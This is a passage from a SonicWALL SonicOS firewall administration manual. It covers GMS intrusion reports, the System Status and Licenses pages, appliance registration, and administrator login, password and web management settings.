The client and NPCS must be able to reach one another. Usually, this means the client and the NPCS will be in the same physical location, both connected to the SonicWALL appliance. In any case, the client will be able to directly reach the NPCS, or will be able to reach the NPCS through the SonicWALL. Administrators in a remote location will require some method of VPN connectivity to the internal network. Access from a centralized GMS console will have similar requirements.


Log Persistence

SonicOS currently allocates 32K to a rolling log buffer. When the log becomes full, it can be emailed to a defined recipient and flushed, or it can simply be flushed. Emailing provides a simple version of logging persistence, while GMS provides a more reliable and scalable method.

By offering the administrator the option to deliver logs as either plain-text or HTML, the administrator has an easy method to review and replay events logged.

GMS

To provide the ability to identify and view events across an entire enterprise, a GMS update will be required. Device-specific interesting-content events at the GMS console appear in **Reports > Log Viewer Search** page, but are also found throughout the various reports, such as Top Intrusions Over Time.



Category	Intrusions	% of Intrusions			
1 ICMP	1056	89.0%			
10/10 records are shown as detailed information					
Priority	Type	Source	Destination	Intrusions	% of Intrusions
3	IPS Detection Alert: ICMP PING (SID=293)	10.50.165.226	10.50.165.3	46	3.9%
3	IPS Detection Alert: ICMP L3retriever Ping (SID=368)	10.50.165.226	10.50.165.3	44	3.7%
3	IPS Detection Alert: ICMP Echo Reply (SID=316)	10.50.165.3	10.50.165.226	44	3.7%
3	IPS Detection Alert: ICMP PING Windows (SID=291)	10.50.165.226	10.50.165.3	44	3.7%
2	IPS Prevention Alert: ICMP PING NMAP (SID=370)	10.50.165.226	10.50.165.3	30	2.5%
2	IPS Prevention Alert: ICMP PING NMAP (SID=370)	10.50.165.226	10.50.165.2	24	2.0%
3	IPS Detection Alert: ICMP PING (SID=293)	10.50.165.226	10.50.165.2	24	2.0%
3	IPS Detection Alert: ICMP Echo Reply (SID=316)	10.50.165.2	10.50.165.226	19	1.6%
3	IPS Detection Alert: ICMP L3retriever Ping (SID=368)	10.50.165.226	10.50.165.2	19	1.6%
3	IPS Detection Alert: ICMP PING Windows (SID=291)	10.50.165.226	10.50.165.2	19	1.6%
2 IM	73	6.1%			
10/10 records are shown as detailed information					
Priority	Type	Source	Destination	Intrusions	% of Intrusions
3	IPS Detection Alert: IM AIM -- Instant Message Received (SID=104)	64.12.28.158	10.50.165.231	15	1.3%
3	IPS Detection Alert: IM AIM -- Instant Message Received v5.9 (SID=1961)	64.12.28.158	10.50.165.231	15	1.3%
3	IPS Detection Alert: IM AIM -- Instant Message Received v5.9 (SID=1961)	64.12.28.158	10.50.165.231	11	0.9%
3	IPS Detection Alert: IM AIM -- Instant Message Received (SID=104)	64.12.28.158	10.50.165.231	11	0.9%
3	IPS Detection Alert: IM Yahoo! Messenger -- Status Availability Outbound (SID=1959)	10.50.165.231	216.155.193.170	4	0.3%
3	IPS Detection Alert: IM Yahoo! Messenger File Transfer -- HTTP Outbound (SID=1730)	10.50.165.231	216.155.194.210	2	0.2%
3	IPS Detection Alert: IM AIM -- Instant Message Received (SID=104)	205.188.7.158	10.50.165.231	2	0.2%
3	IPS Detection Alert: IM Yahoo! Messenger -- Instant Message Received (SID=1954)	216.155.193.170	10.50.165.231	2	0.2%
3	IPS Detection Alert: IM AIM -- Instant Message Received v5.9 (SID=1961)	205.188.7.158	10.50.165.231	2	0.2%
3	IPS Detection Alert: IM AIM -- Instant Message Received v5.9 (SID=1961)	205.188.7.158	10.50.165.231	1	0.1%

PART 3

System

This part contains the following chapters:

- **System > Status**
- **System > Licenses**
- **System > Administration**
- **System > Certificates**
- **System > Time**
- **System > Schedules**
- **System > Settings**
- **System > Packet Monitor**
- **System > Diagnostics**
- **System > Restart**



CHAPTER 3

Viewing Status Information

System > Status

The **System > Status** page provides a comprehensive collection of information and links to help you manage your SonicWALL security appliance and SonicWALL Security Services licenses. The page includes status information about your SonicWALL security appliance organized into five sections: **System Messages**, **System Information**, **Security Services**, **Latest Alerts**, and **Network Interfaces**.

Topics:


- [“System Messages” section on page 105](#)
- [“System Information” section on page 106](#)
- [“Latest Alerts” section on page 107](#)
- [“Security Services” section on page 108](#)
- [“Network Interfaces” section on page 109](#)

System Messages

Any information considered relating to possible problems with configurations on the SonicWALL security appliance such as password, log messages, as well as notifications of SonicWALL Security Services offers, new firmware notifications, and upcoming Security Service s expirations are displayed in the **System Messages** section.



System /

Status



- Please click [here](#) for more information on the new SonicWALL Content Filtering Service for increased protection from inappropriate web content.
- Log messages cannot be sent because you have not specified an outbound SMTP server address.
- HA Monitoring IPs are not set for X0 interface or any of the WAN interfaces; License and signature updates will not happen on Idle firewall; This is mandatory for Active/Active UTM feature.
- Packet Monitor is actively capturing data.


System Information

System Information	
Model:	NSA 3500
Product Code:	6005
Serial Number:	0017C50F7478
Authentication Code:	D5VH-6UND
Firmware Version:	SonicOS Enhanced 5.8.1.14-68o
Safemode Version:	SafeMode 5.0.0.14
ROM Version:	SonicROM 5.0.1.2
CPUs:	0.50% - 4 x 550 MHz Mips64 Octeon Processor 
Total Memory:	512 MB RAM, 512 MB Flash
System Time:	01/24/2014 18:29:10
Up Time:	112 Days 06:35:27
Connections:	Peak: 278 Current: 3 Max: 49152 
Connection Usage:	0.006%
Last Modified By:	10.0.204.140:X1 11/01/2013 12:42:12
Registration Code:	KDM8KYL6

The following information is displayed in this section:

- **Model** - Type of SonicWALL security appliance product.
- **Product Code** - The numeric code for the model of SonicWALL security appliance.
- **Serial Number** - Also the MAC address of the SonicWALL security appliance.
- **Authentication Code** - The alphanumeric code used to authenticate the SonicWALL security appliance on the registration database at <https://www.mysonicwall.com>.
- **Firmware Version** - The firmware version loaded on the SonicWALL security appliance.
- **Safemode Version** - The SafeMode firmware version loaded on the SonicWALL security appliance.
- **ROM Version** - Indicates the ROM version.
- **CPUs** - Displays the average CPU usage over the last 10 seconds and the type of the SonicWALL security appliance processor.




Note Clicking the **Status Arrow**  icon displays the **System > Diagnostics** page.

- **Total Memory** - Indicates the amount of RAM and flash memory.
- **System Time** - The time registered on the internal clock on the SonicWALL appliance.
- **Up Time** - The length of time, in days, hours, and seconds, the SonicWALL security appliance has been active.
- **Connections** - Displays the maximum number of network connections the SonicWALL security appliance can support, the peak number of concurrent connections, and the current number of connections.
- **Connection Usage** - The percentage of the maximum number of connections that are currently established (i.e. this percentage is the current number of connections divided by the maximum number of connections).

- **Last Modified By** - The IP address of the user who last modified the system and the time stamp of the last modification.
- **Registration Code** - The registration code is generated when your SonicWALL security appliance is registered at <http://www.mysonicwall.com>; see “[Registering Your SonicWALL Security Appliance](#)” on page 117.

Latest Alerts

Any messages relating to system errors or attacks are displayed in this section. Attack messages include AV Alerts, forbidden e-mail attachments, fraudulent certificates, etc. System errors include WAN IP changed and encryption errors. Clicking the **Status Arrow**  icon displays the **Dashboard > Log Monitor** page.

Latest Alerts	
Date/Time	Message
07/20/2007 15:19:11	Fan Failure
07/20/2007 15:18:11	Fan Failure
07/20/2007 15:17:11	Fan Failure
07/20/2007 15:16:11	Fan Failure
07/20/2007 15:15:11	Fan Failure


For more information on SonicWALL security appliance logging, see “[Dashboard > Log Monitor](#)” on page 95 and “[Log > Syslog](#)” on page 1409.




Note The **Log > View** page is now part of the **Dashboard > Log Monitor** page.

Security Services

If your SonicWALL security appliance is registered, a list of available SonicWALL Security Services are listed in this section with the status of **Licensed** or **Not Licensed**. If **Licensed**, the **Status** column also displays the number of licenses and the number of licenses in use for certain services.

Service Name	Status	
Nodes/Users	Licensed - Unlimited Nodes	
SSL VPN Nodes/Users	Licensed 2 Nodes (0 in use)	
Virtual Assist Nodes/Users	Licensed 2 Nodes (0 in use)	
VPN	Licensed	
Global VPN Client	Licensed - 25 Licenses (0 in use)	
CFS (Content Filter)	Not Licensed	
McAfee AV Enforcement	Licensed	
Gateway Anti-Virus	Licensed	
Anti-Spyware	Licensed	
Intrusion Prevention	Licensed	
App Control	Licensed	
App Visualization	Licensed	
Anti-Spam	Not Licensed	
ViewPoint	Licensed	
DPI-SSL	Not Licensed	
WAN Acceleration Software	Not Licensed	
Botnet	Licensed	

Clicking the **Status Arrow**  icon displays the **System > Licenses** page in the SonicWALL Web-based management interface. SonicWALL Security Services and SonicWALL security appliance registration is managed by mysonicwall.com.

Registering Your SonicWALL Security Appliance

Before using your SonicWALL security appliance, it must be registered with Dell SonicWALL. If your SonicWALL security appliance is not registered, the following message is displayed in the **Security Services** section: **SonicWALL Registration Update Needed. Please update your registration information.**

Security Services
Nodes/Users: Unlimited Nodes
SonicWALL Registration Update Needed.
Please update your registration information.
This will complete your firmware registration.


You need a mysonicwall.com account to register your SonicWALL security appliance or activate security services. You can create a mysonicwall.com account and register your SonicWALL security appliance directly from the SonicWALL management interface. Instructions can be found in the *Getting Started Guide* for your SonicWALL security appliance or “[Registering Your SonicWALL Security Appliance](#)” on page 117 and “[Creating a MySonicWALL Account](#)” on


page 115.

Refer to “[Security Services](#)” on page 1255 for more information on SonicWALL Security Services and activating them on the SonicWALL security appliance.

Network Interfaces

Network Interfaces displays information about the interfaces for your SonicWALL security appliance.

Name	IP Address	Link Status	
X0 (LAN)	192.168.168.168	No link	
X1 (WAN)	10.203.28.35	1000 Mbps full-duplex	
X2 (Unassigned)	0.0.0.0	No link	
X3 (WAN)	1.2.3.4	No link	
X4 (Unassigned)	0.0.0.0	No link	
X5 (Unassigned)	0.0.0.0	No link	

Clicking the **Status Arrow**  icon displays the **Network > Interfaces** page for configuring your **Network** settings. The available interfaces displayed in the Network Interfaces section depend on the SonicWALL security appliance model.



CHAPTER 4

Managing SonicWALL Licenses

System > Licenses

The **System > Licenses** page provides links to activate, upgrade, or renew SonicWALL Security Services licenses. From this page in the SonicWALL Management Interface, you can manage all the SonicWALL Security Services licensed for your SonicWALL security appliance. The information listed in the **Security Services Summary** table is updated from your mysonicwall.com account. The **System > Licenses** page also includes links to FREE trials of SonicWALL Security Services.



Note

By design, the SonicWALL License Manager cannot be configured to use a third party proxy server. Networks that direct all HTTP and HTTPS traffic through a third party proxy server may experience License Manager issues.


Topics:

- [“Node License Status” on page 111](#)
- [“Security Services Summary” on page 113](#)
- [“Support Services” on page 114](#)
- [“Manage Security Services Online” on page 114](#)
- [“Synchronizing Licenses” on page 119](#)

Node License Status

A node is a computer or other device connected to your LAN with an IP address.

If your SonicWALL security appliance is licensed for unlimited nodes, the **Node License Status** section displays the message: **The SonicWALL is licensed for unlimited Nodes/Users**. No other settings are displayed.



If your SonicWALL security appliance is not licensed for unlimited nodes, the **Node License Status** table lists how many nodes your security appliance is licensed to have connected at any one time, how many nodes are currently connected, and how many nodes you have in your **Node License Exclusion List**.

The **Currently Licensed Nodes** table lists details on each node connected to your security appliance. The table is not displayed if no nodes are connected.

Excluding a Node

When you exclude a node, you block it from connecting to your network through the security appliance. Excluding a node creates an address object for that IP address and assigns it to the Node License Exclusion List address group.

To exclude a node:

- Step 1** Select the node you want to exclude in the **Currently Licensed Nodes** table on the **System > Licenses** page, and click the **Edit** icon in the **Exclude** column for that node.
- Step 2** A warning displays, saying that excluding this node will create an address object for it and place it in the **License Exclusion List** address group. Click **OK** to exclude the node.

You can manage the **License Exclusion List** group and address objects in the **Network > Address Objects** page of the management interface. Click the **Node License Exclusion List** link to jump to the **Network > Address Objects** page. See "[Network > Address Objects](#)" on page 331 for instructions on managing address objects.

Security Services Summary

The **Security Services Summary** table lists the available and activated security services on the SonicWALL security appliance.

Security Services Summary			
Security Service	Status	Count	Expiration
Nodes/Users	Licensed	Unlimited	
App Control	Licensed		10 Oct 2016
Kaspersky: Enforced Client Anti-Virus and Anti-Spyware	Not Licensed		
App Visualization	Licensed		10 Oct 2016
McAfee: Client/Server Anti-Virus Suite			
McAfee: Enforced Client Anti-Virus and Anti-Spyware	Licensed	5	09 Oct 2016
Gateway AV/Anti-Spyware/Intrusion Prevention/App Control/App Visualization	Licensed		10 Oct 2016
Deep Packet Inspection for SSL (DPI-SSL)	Not Licensed		
Virtual Assist	Licensed	2	
VPN	Licensed		
Global VPN Client	Licensed	25	
Global VPN Client Enterprise	Not Licensed		
VPN SA	Licensed	1000	
SSL VPN	Licensed	2	
WAN Acceleration Software	Not Licensed		
Botnet Filter	Licensed		10 Oct 2016
Comprehensive Anti-Spam Service	Expired	Unlimited	05 Apr 2013
Comprehensive Gateway Security Suite Upgrade			
Gateway AV/Anti-Spyware/Intrusion Prevention/App Control/App Visualization	Licensed		10 Oct 2016
Premium Content Filtering Service	Expired		30 May 2013
ViewPoint	Licensed		
Dynamic Support 24x7	Expired		30 May 2013
SonicOS Expanded	Not Licensed		
Stateful High Availability	Licensed		
Analyzer	Not Licensed		

The **Security Service** column lists all the available SonicWALL Security Services and upgrades available for the SonicWALL security appliance. The **Status** column indicates whether the security service is activated (**Licensed**), available for activation (**Not Licensed**), or no longer active (**Expired**). The number of nodes/users allowed for the license is displayed in the **Count** column. The **Expiration** column displays the expiration date for any Licensed Security Service, including expired licenses.

The information listed in the **Security Services Summary** table is updated from your mysonicwall.com account when the SonicWALL security appliance automatically synchronizes with your mysonicwall.com account (once a day) or you can click the **Synchronize** button in **Synchronize licenses with mysonicwall.com click here** in the **Manage Security Services Online** section.

For more information on SonicWALL Security Services, see [“SonicWALL Security Services” on page 1257](#).

Support Services

The **Support Service** table displays a summary of the current status of support services for the SonicWALL security appliance. The Support Service table lists all support services for the appliance (such as Dynamic Support), their current status, and their expiration date.

Support Service	Status	Expiration
Dynamic Support 8x5	Licensed	10 Oct 2016
Dynamic Support 24x7	Expired	30 May 2013
Software and Firmware Updates	Licensed	10 Oct 2016
Hardware Warranty	Licensed	10 Oct 2016

Manage Security Services Online

Once you have established your Internet connection, it is recommended you register your SonicWALL security appliance. Registering your SonicWALL security appliance provides the following benefits:

- Try a FREE 30-day trial of SonicWALL Intrusion Prevention Service, SonicWALL Gateway Anti-Virus, Content Filtering Service, and Client Anti-Virus
- Activate SonicWALL Anti-Spam
- Activate SonicWALL security services and upgrades
- Access SonicOS firmware updates
- Get SonicWALL technical support

Topics:

- [“Before You Register” on page 114](#)
- [“Registering Your SonicWALL Security Appliance” on page 117](#)
- [“Activating, Upgrading, or Renewing Services” on page 117](#)
- [“Manually Activating, Upgrading, or Renewing for Closed Environments” on page 118](#)

Before You Register

If your SonicWALL security appliance is not registered, the following message is displayed in the **Security Services** section on the **System > Status** page in the SonicWALL management interface: **SonicWALL Registration Needed. Please Update Your Registration Information.** You need a mysonicwall.com account to register the SonicWALL security appliance.

If your SonicWALL security appliance is connected to the Internet, you can create a mysonicwall.com account and register your SonicWALL security appliance directly from the SonicWALL management interface. If you already have a mysonicwall.com account, you can register the SonicWALL security appliance directly from the management interface.

Your mysonicwall.com account is accessible from any Internet connection by pointing your Web browser to <https://www.mysonicwall.com>. mysonicwall.com uses the HTTPS (Hypertext Transfer Protocol Secure) protocol to protect your sensitive information.



Note Make sure the **Time Zone** and **DNS** settings on your SonicWALL security appliance are correct when you register the device. To set the **Time Zone** and **DNS** settings, either use the System > Time page ("[System > Time](#)" on page 145) or the SonicWALL **Setup Wizard** ("[Wizards > Setup Wizard](#)" on page 1427).



Note mysonicwall.com registration information is not sold or shared with any other company.

You can also register your security appliance at the <https://www.mysonicwall.com> site by using the **Serial Number** and **Authentication Code** displayed in the **Security Services** section. Click the **SonicWALL** link to access your mysonicwall.com account. You will be given a registration code after you have registered your security appliance. Enter the registration code in the field below the **You will be given a registration code, which you should enter below** heading, then click **Update**.

Creating a MySonicWALL Account

Creating a MySonicWALL account is fast, simple, and FREE. Simply complete an online registration form in the SonicWALL management interface.

To create a MySonicWALL account from the SonicWALL management interface:

- Step 1** In the **Security Services** section on the **System > Status** page, click the **update your registration** link.

Security Services
Nodes/Users: Unlimited Nodes
SonicWALL Registration Update Needed.
Please update your registration information.
This will complete your firmware registration.

The **Licenses > License Management** page displays.

Licenses/
License Management

mySonicWALL.com Login

mySonicWALL.com is a one-stop resource for registering all your DELL SonicWALL Internet Security Appliances and managing all your DELL SonicWALL security service upgrades and changes. mySonicWALL provides you with an easy to use interface to manage services and upgrades for multiple DELL SonicWALL appliances. For more information on mySonicWALL, please visit the [FAQ](#). If you do not have a mySonicWall account, please click [here](#) to create one.

Please enter your existing mySonicWALL.com username (or email address) and password below:

Username/Email:

Password:

Did you forget your Username or Password? Go to <https://www.mysonicwall.com> for help.

Step 2 Click the link for **If you do not have a mysonicwall account, please click [here](#) to create one.**

SonicWALL | MySonicWALL

English | Français(French) | Deutsch(German) | Italiano(Italian) | 日本語(Japanese)
Español(Spanish) | 中文(Chinese)

Username/Email: [Forgot?](#)

Password: [Forgot?](#)

Home

Not a registered user? [Register Now](#)

©2013 Dell | [Privacy Policy](#) | [Conditions for use](#) | [Feedback](#) | [Visit mobile site](#)

Step 3 In the **MySonicWALL Account** page, enter in your information in the **Account Information**, **Personal Information** and **Preferences** fields in the mysonicwall.com account form. All fields marked with an * are required fields.



Note Remember your username and password to access your mysonicwall.com account.

Step 4 Click **Submit** after completing the **MySonicWALL Account** form.

Step 5 When the mysonicwall.com server has finished processing your account, a page is displayed confirming your account has been created. Click **Continue**.

Step 6 Congratulations! Your mysonicwall.com account is activated. Now you need to log into mysonicwall.com from the management appliance to register your SonicWALL security appliance.

Registering Your SonicWALL Security Appliance


If you already have a mysonicwall.com account, follow these steps to register your security appliance:

-
- Step 1** In the **Security Services** section on the **System > Status** page, click the link in **Please update your registration information**. The **mysonicwall Login** page is displayed.
- Step 2** In the **mysonicwall.com Login** page, enter your mysonicwall.com username and password in the **User Name** and **Password** fields and click **Submit**.
- Step 3** The next several pages inform you about free trials available to you for SonicWALL's Security Services:
- **Gateway Anti-Virus** - protects your entire network from viruses
 - **Client Anti-Virus** - protects computers on your network from viruses
 - **Premium Content Filtering Service** - protects your network and improves productivity by limiting access to unproductive and inappropriate Web sites
 - **Intrusion Prevention Service** - protects your network from Trojans, worms, and application layer attacks
- Step 4** Click **Continue** on each page.
- Step 5** At the top of the Product Survey page, enter a friendly name for your SonicWALL security appliance in the **Friendly name** field, and complete the optional product survey.
- Step 6** Click **Submit**.
- Step 7** When the mysonicwall.com server has finished processing your registration, a page is displayed confirming your SonicWALL security appliance is registered.
- Step 8** Click **Continue**. The **Manage Services Online** table on the **System > Licenses** page displayed.

Activating, Upgrading, or Renewing Services

To activate, upgrade, or renew services, follow these steps:

-
- Step 1** Click the link in **To Activate, Upgrade, or Renew services, click here**.



The **License > License Management** page displays.

- Step 2** Enter your mysonicwall.com account username and password in the **User Name** and **Password** fields and click **Submit**. The **Manage Services Online** page is displayed with licensing information from your mysonicwall.com account.

The activation is automatically enabled on your SonicWALL security appliance within 24-hours or you can click the **Synchronize** button on the **Security Services > Summary** page to immediately update your SonicWALL security appliance.

Manually Activating, Upgrading, or Renewing for Closed Environments



Note Manual upgrade of the encrypted License Keyset is only for Closed Environments. If your SonicWALL security appliance is connected to the Internet, it is recommended you use the automatic registration and Security Services upgrade features of your appliance.

If your SonicWALL security appliance is deployed in a high security environment that does not allow direct Internet connectivity from the SonicWALL security appliance, you can enter the encrypted license key information from <http://www.mysonicwall.com> manually on the **System > Licenses** page in the SonicWALL Management Interface.

To activate, upgrade, or renew your licenses manually for your closed environment, follow these steps:

- Step 1** From a computer connected to the internet, log on to your mysonicwall.com account.
- Step 2** Click on your registered SonicWALL security appliance listed in **Registered SonicWALL Products**.
- Step 3** Click the **View License Keyset** link. The scrambled text displayed in the text box is the License Keyset for the selected SonicWALL security appliance and activated Security Services. Copy the Keyset text for pasting into the **System > Licenses** page or print the page if you plan to manually type in the Keyset into the SonicWALL security appliance.
- Step 4** Paste (or type) the Keyset into the Keyset field in the **Manual Upgrade** section of the **System > Licenses** page.

- Step 5** Click the **Submit** button to update your SonicWALL security appliance. The status field at the bottom of the browser window below the navigation pane displays **The configuration has been updated**.



Note After the manual upgrade, the **System > Licenses** page does not contain any registration and upgrade information.

- Step 6** To verify the upgrade details, you can generate a Tech Support Report:
 - a. Navigate to the **System > Diagnostics** page.
 - b. In the **Tech Support Report** section, click on the **Download Report** button.



Note The warning message, **SonicWALL Registration Update Needed. Please update your registration information**, remains on the **System > Status** page after you have registered your SonicWALL security appliance. Ignore this message.

Synchronizing Licenses

Once a day, the SonicWALL security appliance synchronizes your license information automatically with your mysonicwall.com account. To synchronize your licenses with your mysonicwall.com account manually, click the **Synchronize** button in the **Manage Security Services Online** section.



CHAPTER 5

Configuring Administration Settings

System > Administration

The System Administration page provides settings for the configuration of SonicWALL security appliance for secure and remote management. You can manage the SonicWALL using a variety of methods, including HTTPS, SNMP or SonicWALL Global Management System (SonicWALL GMS).

Topics:

- [“Firewall Name” on page 122](#)
- [“Administrator Name & Password” on page 122](#)
- [“Login Security Settings” on page 123](#)
- [“Web Management Settings” on page 125](#)
- [“SSH Management Settings” on page 128](#)
- [“Advanced Management” on page 128](#)
- [“Download URL” on page 132](#)
- [“Selecting UI Language” on page 133](#)
- [“Applying Changes” on page 133](#)

Firewall Name

The **Firewall Name** uniquely identifies the SonicWALL security appliance and defaults to the serial number of the SonicWALL. The serial number is also the MAC address of the unit. To change the **Firewall Name**, type a unique alphanumeric name in the **Firewall Name** field. It must be at least 8 characters in length.

Firewall Name	
Firewall Name:	<input type="text" value="0017C50F7478"/>
Firewall's Domain Name:	<input type="text"/>

Administrator Name & Password

The **Administrator Name** can be changed from the default setting of **admin** to any word using alphanumeric characters up to 32 characters in length. To create a new administrator name, type the new name in the **Administrator Name** field. Click **Accept** for the changes to take effect on the SonicWALL.

Administrator Name & Password	
Administrator Name:	<input type="text" value="admin"/>
Old Password:	<input type="text"/>
New Password:	<input type="text"/>
Confirm Password:	<input type="text"/>

Changing the Administrator Password

To set a new password for SonicWALL Management Interface access, type the old password in the **Old Password** field, and the new password in the **New Password** field. Type the new password again in the **Confirm New Password** field and click **Accept**. Once the SonicWALL security appliance has been updated, a message confirming the update is displayed in the status field at the bottom of the browser window below the navigation pane.



Tip It is recommended you change the default password "**password**" to your own custom password.

One-Time Password

One-Time Password (OTP) is a two-factor authentication scheme that utilizes system-generated, random passwords in addition to standard user name and password credentials. Once users submit the correct basic login credentials, the system generates a one-time password which is sent to the user at a pre-defined email address. The user must retrieve the one-time password from their email, then enter it at the login screen.

Login Security Settings

The internal SonicWALL Web-server now only supports SSL version 3.0 and TLS with strong ciphers (12-bits or greater) when negotiating HTTPS management sessions. SSL implementations prior to version 3.0 and weak ciphers (symmetric ciphers less than 128-bits) are not supported. This heightened level of HTTPS security protects against potential SSLv2 rollback vulnerabilities and ensures compliance with the Payment Card Industry (PCI) and other security and risk-management standards.



Tip Your browser must enable SSL 3.0 and TLS, and disable SSL 2.0. If you are using a release of these browsers that enables SSL 2.0, you should enable SSL 3.0 and TLS and disable SSL 2.0.

Login Security

Password must be changed every (days):

Bar repeated passwords for this many changes:

Enforce a minimum password length of:

Enforce password complexity:

Apply the above password constraints for: Administrator Other full administrators Limited administrators Other local users

Log out the administrator after inactivity of (minutes):

Enable administrator/user lockout

Failed login attempts per minute before lockout:

Lockout Period (minutes):

SonicOS provides password constraint enforcement, which can be configured to ensure that administrators and users are using secure passwords. This password constraint enforcement can satisfy the confidentiality requirements as defined by current information security management systems or compliance requirements, such as Common Criteria and the Payment Card Industry (PCI) standard.

You specify and change password security settings in the **Login Security** area:

- **Password must be changed every (days)** — Requires users to change their passwords after the designated number of days has elapsed. When a user attempts to log in with an expired password, a pop-up window will prompt the user to enter a new password. The **User Login Status** window now includes a **Change Password** button so that users can change their passwords at any time.
- **Bar repeated passwords for this many changes** — Requires users to use unique passwords for the specified number of password changes.
- **Enforce a minimum password length of** — Specifies the shortest allowed password.
- **Enforce password complexity** — Specifies whether password complexity is to be enforced and if so, the type of complexity. A pull-down menu provides the following options:
 - **None** (default)
 - **Require both alphabetic and numeric characters**
 - **Require alphabetic, numeric, and symbolic characters**

- **Apply these password constraints for** — Specifies to which classes of users the password constraints are applied:
 - **Administrator** checkbox refers to the default administrator with the username, **admin**
 - **Other full administrators**
 - **Limited administrators**
 - **Other local users**
- **Log out the administrator after inactivity of (minutes)** — Allows you to set the length of inactivity that elapses before you are automatically logged out of the Management Interface. By default, the SonicWALL security appliance logs out the administrator after five minutes of inactivity. The inactivity timeout can range from 1 to 99 minutes.



Tip

If the administrator inactivity timeout is extended beyond five minutes, you should end every management session by clicking Logout to prevent unauthorized access to the SonicWALL security appliance's Management Interface.

- **Enable administrator/user lockout** — Locks administrators and users out of accessing the appliance after the specified number of incorrect login attempts.
 - **Failed login attempts per minute before lockout** — Specifies the number of incorrect login attempts within a one minute time frame that triggers a lockout.
 - **Lockout Period (minutes)** — Specifies the number of minutes that the administrator is locked out.



Note

If an administrator and a user are logging into the SonicWALL using the same source IP address, the administrator is also locked out of the SonicWALL. The lockout is based on the source IP address of the user or administrator.

Multiple Administrators

Multiple Administrators

On preemption by another administrator: Drop to non-config mode Log out

Allow preemption by a lower priority administrator after inactivity of (minutes):

Enable inter-administrator messaging Messaging polling interval (seconds):

- **On preemption by another administrator** — Configures what happens when one administrator preempts another administrator using the Multiple Administrators feature. The preempted administrator can either be converted to non-config mode or logged out. For more information on Multiple Administrators, see [“Multiple Administrator Support Overview” section on page 1093](#).
 - **Drop to non-config mode** - Select to allow more than one administrator to access the appliance in non-config mode without disrupting the current administrator.
 - **Log out** - Select to have the new administrator preempt the current administrator.

- **Allow preemption by a lower priority administrator after inactivity of (minutes)** — Enter the number of minutes of inactivity by the current administrator that will allow a lower-priority administrator to preempt.
- **Enable inter-administrator messaging** — Select to allow administrators to send text messages through the management interface to other administrators logged into the appliance. The message will appear in the browser's status bar.
- **Messaging polling interval (seconds)** — Sets how often the administrator's browser will check for inter-administrator messages. If there are likely to be multiple administrators who need to access the appliance, this should be set to a reasonably short interval to ensure timely delivery of messages. Clicking on the arrow to the right of the polling interval field displays a tooltip.

Web Management Settings

Web Management Settings

Allow management via HTTP

HTTP Port:

HTTPS Port:

Certificate Selection:

Certificate Common Name:

Default Table Size: items per page

Auto-updated Table Refresh Interval: in seconds

Use System Dashboard View as starting page

Enable Tooltip

Form Tooltip Delay: in msec

Button Tooltip Delay: in msec

Text Tooltip Delay: in msec

Delete cookies

End config. mode

The Web Management Settings allow you to control the web-based behavior of SonicWALL security appliance:

- [“Changing HTTP/HTTPS Settings” on page 125](#)
- [“Changing the Default Size for SonicWALL Management Interface Tables” on page 126](#)
- [“Tooltips” on page 127](#)

Changing HTTP/HTTPS Settings

The SonicWALL security appliance can be managed using HTTP or HTTPS and a Web browser. HTTP web-based management is disabled by default. Use HTTPS to log into the SonicOS management interface with factory default settings.

- **Allow management via HTTP** checkbox — Allows you to enable/disable HTTP management globally:

- **HTTP Port** — The default port for HTTP is port **80**, but you can configure access through another port. Type the number of the desired port in the **Port** field, and click **Accept**.

If you configure another port for HTTP management, you must include the port number when you use the IP address to log into the SonicWALL security appliance. For example, if you configure the port to be 76, then you must type <LAN IP Address>:76 into the Web browser, that is, <http://192.168.168.1:76>.

- **HTTPS Port** — The default port for HTTPS management is port **443**. You can add another layer of security for logging into the SonicWALL security appliance by changing the default port. To configure another port for HTTPS management, type the preferred port number into the **Port** field.

If you configure another port for HTTP management, you must include the port number when you use the IP address to log into the SonicWALL security appliance. For example, if you configure the HTTPS Management Port to be 700, then you must log into the SonicWALL using the port number as well as the IP address, for example, <https://192.168.168.1:700> to access the SonicWALL.

- **Certificate Selection** drop-down menu — Allows you to select where to obtain a certificate for authentication to the user management system:
 - **Use Self-signed Certificate** — Allows you to continue using a certificate without downloading a new one each time you log into the SonicWALL security appliance.
 - **Import Certificate** — Allows you to select an imported certificate from the **System > Certificates** page to use for authentication to the management interface.
- **Delete cookies** button — Removes all browser cookies saved by the SonicWALL appliance. Deleting cookies will cause you to lose any unsaved changes made in the Management interface.
- **Configuration mode/End config mode** button — Toggles Configuration mode on/off.

Changing the Default Size for SonicWALL Management Interface Tables

The SonicWALL Management Interface allows you to control the display of large tables of information across all tables in the management Interface. You can change the default table page size in all tables displayed in the SonicWALL Management Interface from the default 50 items per page to any size ranging from 1 to 5,000 items. Some tables, including Active Connections Monitor, VPN Settings, and Log View, have individual settings for items per page which are initialized at login to the value configured here. Once these pages are viewed, their individual settings are maintained. Subsequent changes made here will only affect these pages following a new login.

To change the default table size:

-
- Step 1** Enter the desired number of **items per page** in the **Default Table Size** field.
 - Step 2** Enter the desired interval for background automatic refresh of Monitor tables, **in seconds**, in the **Auto-updated Table Refresh Interval** field.
 - Step 3** Click **Accept**.

Specifying the Starting Page

By default, when you log in to your SonicWALL appliance, the starting page for the SonicOS UI is the **System > Administration** page. You can change this login page to the **System > Security Dashboard** page by clicking the **Use System Dashboard View as starting page** checkbox.

Tooltips

SonicOS has embedded tooltips for many elements in the SonicOS UI. These Tooltips are small, pop-up windows that are displayed when you hover your mouse over a UI element. They provide brief information describing the element. Tooltips are displayed for many forms, buttons, table headings and entries.



